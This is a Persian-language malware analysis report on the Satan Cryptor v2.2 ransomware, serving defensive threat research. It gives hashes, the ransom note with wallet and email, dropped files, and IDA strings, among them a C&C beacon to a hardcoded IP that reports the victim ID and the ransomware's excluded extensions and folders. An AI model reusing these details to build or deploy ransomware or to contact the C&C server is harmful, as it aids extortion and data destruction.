

باسمه تعالی

گزارش تحلیل باج افزار Satan Cryptor v۲۲

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی به نام Satan Cryptor v۲۲ خبر می دهد. بررسی های اولیه نشان می دهد فعالیت این باج افزار در ۸ آوریل سال ۲۰۱۸ میلادی شروع شده و به نظر می رسد همانند نسخه قبلی تمرکز آن بیشتر بر روی کاربران انگلیسی، کره ای و چینی می باشد. اولین نسخه این باج افزار در اواسط ماه دسامبر ۲۰۱۷ میلادی منتشر شد که از قربانیان تقاضای پرداخت ۰.۵ بیت کوین به عنوان مبلغ باج خواهی می کرد، اما در نسخه جدید این مبلغ به ۰.۳ بیت کوین کاهش یافته است. با توجه به اینکه در هر دو نسخه باج افزار از یک ایمیل مشابه جهت برقراری ارتباط با مهاجمین استفاده شده است، این احتمال را می دهیم که توسعه دهندگان هر دو نسخه باج افزار یک فرد یا یک گروه باشند.

مشخصات فایل اجرایی :


نام فایل	satan v۲.۲ ransomware
MD۵	fcea۲a۲۹fdbd۶c۶۹۸ea۳a۳۷de۴۱۳a۸۱۲
SHA-۱	۹۰۱fcadcd۶۶cb۴۸۸۳۹e۰۶bbc۲۳۸c۴۳c۹ca۵d۸۲ce
SHA-۲۵۶	۷۴۹۴۵c۳de۱da۶۵۵۵cddbac۸b۴۹d۹۵۹۳۲۴۸۰۳ea۱۴۲۰de۸۷d۷fed۹۰c۸۲۰ad۱۲۲a۲
اندازه فایل	۱۶۱ KB
کامپایلر / پکر	UPX v۱.۲۵ (Delphi) Stub

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
UPX۰	۰	۴۰۹۶	۳۸۹۱۲۰	۰
UPX۱	۷.۹۳	۳۹۳۲۱۶	۱۶۳۸۴۰	۱۶۲۸۱۶
.rsrc	۴.۳۹	۵۵۷۰۵۶	۴۰۹۶	۱۰۲۴

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Satan Cryptor v۲۲، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره، فایل‌ها را با استفاده از الگوریتم رمزنگاری DES رمزگذاری کرده و پسوند فایل‌ها را پس از رمزگذاری به *.satan* تغییر می‌دهد. سپس فرایند مربوط به اجرای باج‌افزار خاتمه پیدا می‌کند و پیغام باج‌خواهی که یک فایل متنی با فرمت TXT تحت عنوان *How_to_decrypt_files* می‌باشد، بر روی Desktop به نمایش در می‌آید. همچنین یک نسخه از این فایل در کنار فایل‌های رمزگذاری شده قرار می‌گیرد. تصویر زیر پیغام باج‌خواهی باج‌افزار Satan Cryptor v۲۲ را نشان می‌دهد.



```
How_to_decrypt_files.txt - Notepad
File Edit Format View Help
Hi i'm Satan Cryptor
Some files have been encrypted
Please send 0.3 bitcoins to my wallet address
If you paid, send the machine code to my email
I will give you key
If there is no payment within three days,
we will no longer support decryption
We support decrypting the test file.
send three small than 3 MB files to the email address

部分文件已经被加密
发送 0.3 个比特币到我的钱包
付款之后, 把你的硬件ID发送到我的邮件
我们将回复给你解密钥匙
如果在三天内没有支付
我们将不再支持解密
我们支持解密测试文件
发送三个小于 3 MB的文件到邮件


일부 파일이 암호화되었습니다
내 지갑 주소로 0.3 비트 코인을 보내주세요
이미 지불 한 경우 , 하드웨어 킷 내 이메일로 보내주세요
내가 너에게 비밀 번호를 줄 것이다
3 일 이내에 지불이 완료되지 않으면
더 이상 암호 해독을 지원하지 않습니다
테스트 파일의 암호 해독을 지원합니다
이메일 주소에 3MB 미만의 파일 세 개를 보냅니다

BTC wallet :1Gj29YmtgwhnxWMEhz7nAgtbBfso6LXb5P
Email:satan_pro@mail.ru
Your HardwareID: UERKH376R637S7BZD8VKURAFUJYY8HFQKQPOSNRUMIL2Q9CRQWXF1DNN3U59E6J8
```


بر اساس پیغام باج‌خواهی که به ۳ زبان انگلیسی، کره‌ای و چینی می‌باشد، مهاجمین برای رمزگشایی فایل‌ها، تقاضای پرداخت مبلغ ۰.۳ بیت‌کوین به آدرس *1Gj29YmtgwhnxWMEhz7nAgtbBfso6LXb5P* نموده‌اند. پس از پرداخت مبلغ باج، قربانیان باید کد شناسایی خود را که این کد برای هر قربانی منحصر بفرد می‌باشد، از طریق آدرس ایمیل *satan_pro@mail.ru* برای مهاجمین ارسال نمایند تا بعد از تایید پرداخت توسط مهاجمین کلید رمزگشایی فایل‌ها در اختیار قربانیان قرار گیرد. مهاجمین برای پرداخت مبلغ باج ۳ روز به قربانیان مهلت داده‌اند. از تفاوت‌هایی که پیغام باج‌خواهی نسخه جدید باج‌افزار با نسخه‌ی قدیمی آن دارد

می‌توان به تغییر شکل ظاهری، تغییر آدرس کیف پول بیت‌کوین، حذف شمارنده مهلت پرداخت در نسخه‌ی جدید و کاهش مبلغ باج‌خواهی به ۰.۳ بیت‌کوین اشاره نمود.


همانطور که پیشتر اشاره کردیم، این باج‌افزار پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به `.satan` تغییر می‌دهد تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد :




باج‌افزار `Satan Cryptor v۲۲` یک پوشه به نام `ST_v۲۲` در مسیر `C:\` ایجاد می‌کند که درون پوشه یک فایل به نام `KSession` وجود دارد که محتوای آن کد شناسایی مربوط به قربانی می‌باشد. همچنین این باج‌افزار تعدادی فایل دیگر نیز ایجاد می‌کند که در تصاویر زیر قابل مشاهده می‌باشند.




ضمناً مشاهده گردید که در مسیر C:\Users\admin فایل های مشخص شده در تصویر زیر نیز توسط باج افزار ایجاد می گردند.



طبق بررسی هایی که بر روی فایل های مختلف قبل و بعد از رمزگذاری توسط باج افزار انجام دادیم شاهد این بودیم که باج افزار Satan Cryptor v۲۲ ساختار تمام فایل ها را به یک شکل رمزگذاری نمی کند و در مواجهه با فایل های مختلف رفتار متفاوتی از خود نشان می دهد. بدین صورت که ساختار بعضی از فایل ها را پس از رمزگذاری کاملاً تغییر می دهد اما در مورد برخی از فایل ها فقط قسمتی از ساختار آن ها را تغییر می دهد، نتایج این بررسی ها در تصاویر زیر قابل مشاهده است.




تصویر ۱ فقط بخشی از ساختار فایل تغییر کرده است.



تصویر ۲ تمام ساختار فایل تغییر کرده است.

همچنین پس از بررسی ساختار فایل‌ها پس از رمزگذاری، باج‌افزار کد شناسایی منحصر بفرد مربوط به قربانی را به انتهای فایل‌های رمزگذاری شده اضافه می‌کند، این تغییر به خوبی در تصویر زیر قابل مشاهده است.




طبق بررسی ها اکثر آنتی ویروس های معتبر، این باج افزار را به عنوان یک تروجان شناسایی نموده اند. لذا احتمال نفوذ باج افزار به سیستم از راه های متداول نیز مانند هرنزنامه ها نیز وجود دارد.

تحلیل ایستا:

طبق بررسی کد منبع باج افزار Satan Cryptor v۲۲ به نتایج زیر دست پیدا کردیم.

قطعه کد زیر مربوط به پیغام باج خواهی باج افزار می باشد.



تصویر زیر نشان دهنده ایمیل مهاجم، فرایند notepad.exe برای نمایش پیغام باج خواهی و قطعه کد ایجاد کننده پوشه ST_۷۲۲ حاوی کد شناسایی سیستم قربانی می باشد.

```

IDA View-A Hex View-1 Structures Enums
UPX1:00471E40 ; const WCHAR off_471E40
UPX1:00471E40 off_471E40 dd offset asc_46FFFC+35h ; DATA XREF: sub_40F8B0+E0f0
UPX1:00471E44 aJ29ymtgwhnxwme:
UPX1:00471E44 unicode 0, <j29ymtgwhnxwMEhZ7nAgtbBFso6Lxb5P>,0
UPX1:00471E86 align 4
UPX1:00471E88 aEmail db 0Ah,0 ; DATA XREF: sub_40F8B0+F4f0
UPX1:00471E88 db 'Email:',0
UPX1:00471E90 ; const WCHAR aSatan_pro_mail
UPX1:00471E90 aSatan_pro@mail: ; DATA XREF: sub_40F8B0+113f0
UPX1:00471E90 unicode 0, <satan_pro@mail.ru>,0
UPX1:00471EB4 asc_471EB4: ; DATA XREF: sub_40F8B0+195f0
UPX1:00471EB4 dw 0Ah,0
UPX1:00471EB8 aYourHardwareid db 0Ah,0 ; DATA XREF: sub_40F8B0+163f0
UPX1:00471EB8 db 'Your HardWareID: ',0
UPX1:00471ECB align 4
UPX1:00471ECC acSt_u22 db 'C:\ST_U22\',0 ; DATA XREF: sub_40F560+43f0
UPX1:00471ED7 align 4
UPX1:00471ED8 aCHow_to_decrypt db 'C:\How to decrypt files.txt',0 ; DATA XREF: sub_40FD80+12f0
UPX1:00471EF4 aSt db 'ST',0 ; DATA XREF: sub_40FD80+1Cf0
UPX1:00471EF7 align 4
UPX1:00471EF8 aBk db 'BK',0 ; DATA XREF: sub_40FD80:loc_40FDD0f0
UPX1:00471EFB align 4
UPX1:00471EFC adb db 'DB',0 ; DATA XREF: sub_40FD80:loc_40FE14f0
UPX1:00471EFF align 10h
UPX1:00471F00 aAll db 'ALL',0 ; DATA XREF: sub_40FD80:loc_40FE4Df0
UPX1:00471F04 ; CHAR Parameters[]
UPX1:00471F04 Parameters db 'C:\How to decrypt files.txt',0 ; DATA XREF: sub_40FD80+DBf0
UPX1:00471F20 ; CHAR File[]
UPX1:00471F20 File db 'notepad.exe',0 ; DATA XREF: sub_40FD80+E0f0
UPX1:00471F2C aBadCast db bad cast,0 ; DATA XREF: sub_408560+E8f0
UPX1:00471F2C ; sub_408F40+E8f0
UPX1:00471F35 align 4
UPX1:00471F38 aBadLocaleName db 'bad locale name',0 ; DATA XREF: sub_4028A0+8Ff0
UPX1:00471F48 acProgramFile_1 db 'C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\include\xl'
UPX1:00471F48 ; DATA XREF: sub_402AE0+Ff0
UPX1:00471F48 ; sub_402C30+3Cf0 ...
UPX1:00471F48 db 'ocale',0
UPX1:00471F8F byte_471F8F db 0 ; DATA XREF: sub_402C30+6Cf0
UPX1:00471F8F ; sub_4090D0+6Cf0 ...
UPX1:00471F90 acProgramFile_2: ; DATA XREF: sub_402D20+1Ff0
UPX1:00471F90 ; sub_402D20+3Af0 ...

```

باچ افزار پس از حمله به سیستم قربانی، با سرور کنترل و فرماندهی (C&C) خود ارتباط برقرار کرده و از این طریق کد شناسایی مربوط به قربانی دریافت می شود. تصویر نشان دهنده ی این فرایند می باشد.

```

IDA View-A Hex View-1 Structures Enums
UPX1:00471888 aCabCount_php?s db '/cab/count.php?stauts=',0 ; DATA XREF: sub_40EED0+30f0
UPX1:0047189F align 10h
UPX1:004718A0 aCode db '&code=',0 ; DATA XREF: sub_40EED0+3Df0
UPX1:004718A7 align 4
UPX1:004718A8 ; const WCHAR pszAgentW
UPX1:004718A8 pszAgentW: ; DATA XREF: sub_40EED0+131f0
UPX1:004718A8 unicode 0, <Winnet Client>,0
UPX1:004718C4 ; const WCHAR pszwServerName
UPX1:004718C4 pszwServerName: ; DATA XREF: sub_40EED0+146f0
UPX1:004718C4 unicode 0, <58.222.181.122>,0
UPX1:004718E2 align 4
UPX1:004718E4 ; const WCHAR pszwVersion
UPX1:004718E4 pszwVersion: ; DATA XREF: sub_40EED0+164f0
UPX1:004718E4 unicode 0, <HTTP/1.1>,0
UPX1:004718F6 align 4
UPX1:004718F8 ; const WCHAR pszwVerb
UPX1:004718F8 pszwVerb: ; DATA XREF: sub_40EED0+180f0
UPX1:004718F8 unicode 0, <GET>,0
UPX1:00471900 acSt_u22Ksess_6 db 'C:\ST_U22\KSession',0 ; DATA XREF: sub_40FE80+C3f0
UPX1:00471913 align 4
UPX1:00471914 acSt_u22Ksessid db 'C:\ST_U22\KSession',0 ; DATA XREF: sub_40F170+18Af0
UPX1:00471927 align 4
UPX1:00471928 ; const WCHAR WideCharStr
UPX1:00471928 WideCharStr: ; DATA XREF: sub_40F8B0+5Ef0
UPX1:00471928 ; sub_40F8B0+A9f0

```

طبق بررسی های انجام شده، فایل های موجود در پوشه های زیر با پسوند های اشاره شده، توسط این باچ افزار رمزگذاری نمی شوند.

Address	Comment	Hex View
UPX1:00471814	aCab_2	db 'cab',0
UPX1:00471818	aDll_2	db 'dll',0
UPX1:0047181C	aMsi_2	db 'msi',0
UPX1:00471820	aExe_2	db 'exe',0
UPX1:00471824	aLib_3	db 'lib',0
UPX1:00471828	aIso_2	db 'iso',0
UPX1:0047182C	aBin_2	db 'bin',0
UPX1:00471830	aBmp_2	db 'bmp',0
UPX1:00471834	aTmp_2	db 'tmp',0
UPX1:00471838	aLog_2	db 'log',0
UPX1:0047183C	aOcx_2	db 'ocx',0
UPX1:00471840	aChm_2	db 'chm',0
UPX1:00471844	aDat_2	db 'dat',0
UPX1:00471848	aSys_5	db 'sys',0
UPX1:0047184C	aWim_2	db 'wim',0
UPX1:00471850	aSys_6	db 'sys',0
UPX1:00471854	aDic_2	db 'dic',0
UPX1:00471858	aMdf_6	db 'mdf',0
UPX1:0047185C	aLdf_6	db 'ldf',0
UPX1:00471860	aMyd_6	db 'myd',0
UPX1:00471864	aYni_6	db 'nyi',0
UPX1:00471868	aFrm_6	db 'frm',0
UPX1:0047186C	aDbf_6	db 'dbf',0
UPX1:00471870	aSdi_2	db 'sdi',0
UPX1:00471874	aLnk_2	db 'lnk',0
UPX1:00471878	aGho_2	db 'gho',0
UPX1:0047187C	aPbk_2	db 'pbk',0
UPX1:00471880	aSatan_14	db 'satan',0

تصویر ۱: فایل‌ها با پسوندهای مشخص شده در تصویر بالا توسط باج‌افزار رمزگذاری نمی‌شوند.

Address	Symbol	Value	Reference
UPX1:004710EC	aWindows	db 'windows',0	DATA XREF: sub_409C60+180f0
UPX1:004710F4	aPython2	db 'python2',0	DATA XREF: sub_409C60+196f0
UPX1:004710FC	aPython3	db 'python3',0	DATA XREF: sub_409C60+1ACf0
UPX1:00471104	aMicrosoftGames	db 'microsoft games',0	DATA XREF: sub_409C60+1C2f0
UPX1:00471114	aBoot	db 'boot',0	DATA XREF: sub_409C60+1D8f0
UPX1:00471119		align 4	
UPX1:0047111C	aI386	db 'i386',0	DATA XREF: sub_409C60+1EEf0
UPX1:00471121		align 4	
UPX1:00471124	aSt_v22	db 'ST_U22',0	DATA XREF: sub_409C60+204f0
UPX1:0047112B		align 4	
UPX1:0047112C	aIntel	db 'intel',0	DATA XREF: sub_409C60+21Af0
UPX1:00471132		align 4	
UPX1:00471134	aDvdMaker	db 'dvd maker',0	DATA XREF: sub_409C60+230f0
UPX1:0047113E		align 10h	
UPX1:00471140	aRecycle	db 'recycle',0	DATA XREF: sub_409C60+246f0
UPX1:00471148	aJdk	db 'jdk',0	DATA XREF: sub_409C60+25Cf0
UPX1:0047114C	aLib	db 'lib',0	DATA XREF: sub_409C60+272f0
UPX1:00471150	aLibs	db 'libs',0	DATA XREF: sub_409C60+288f0
UPX1:00471155		align 4	
UPX1:00471158	aAllUsers	db 'all users',0	DATA XREF: sub_409C60+29E0f0
UPX1:00471162		align 4	
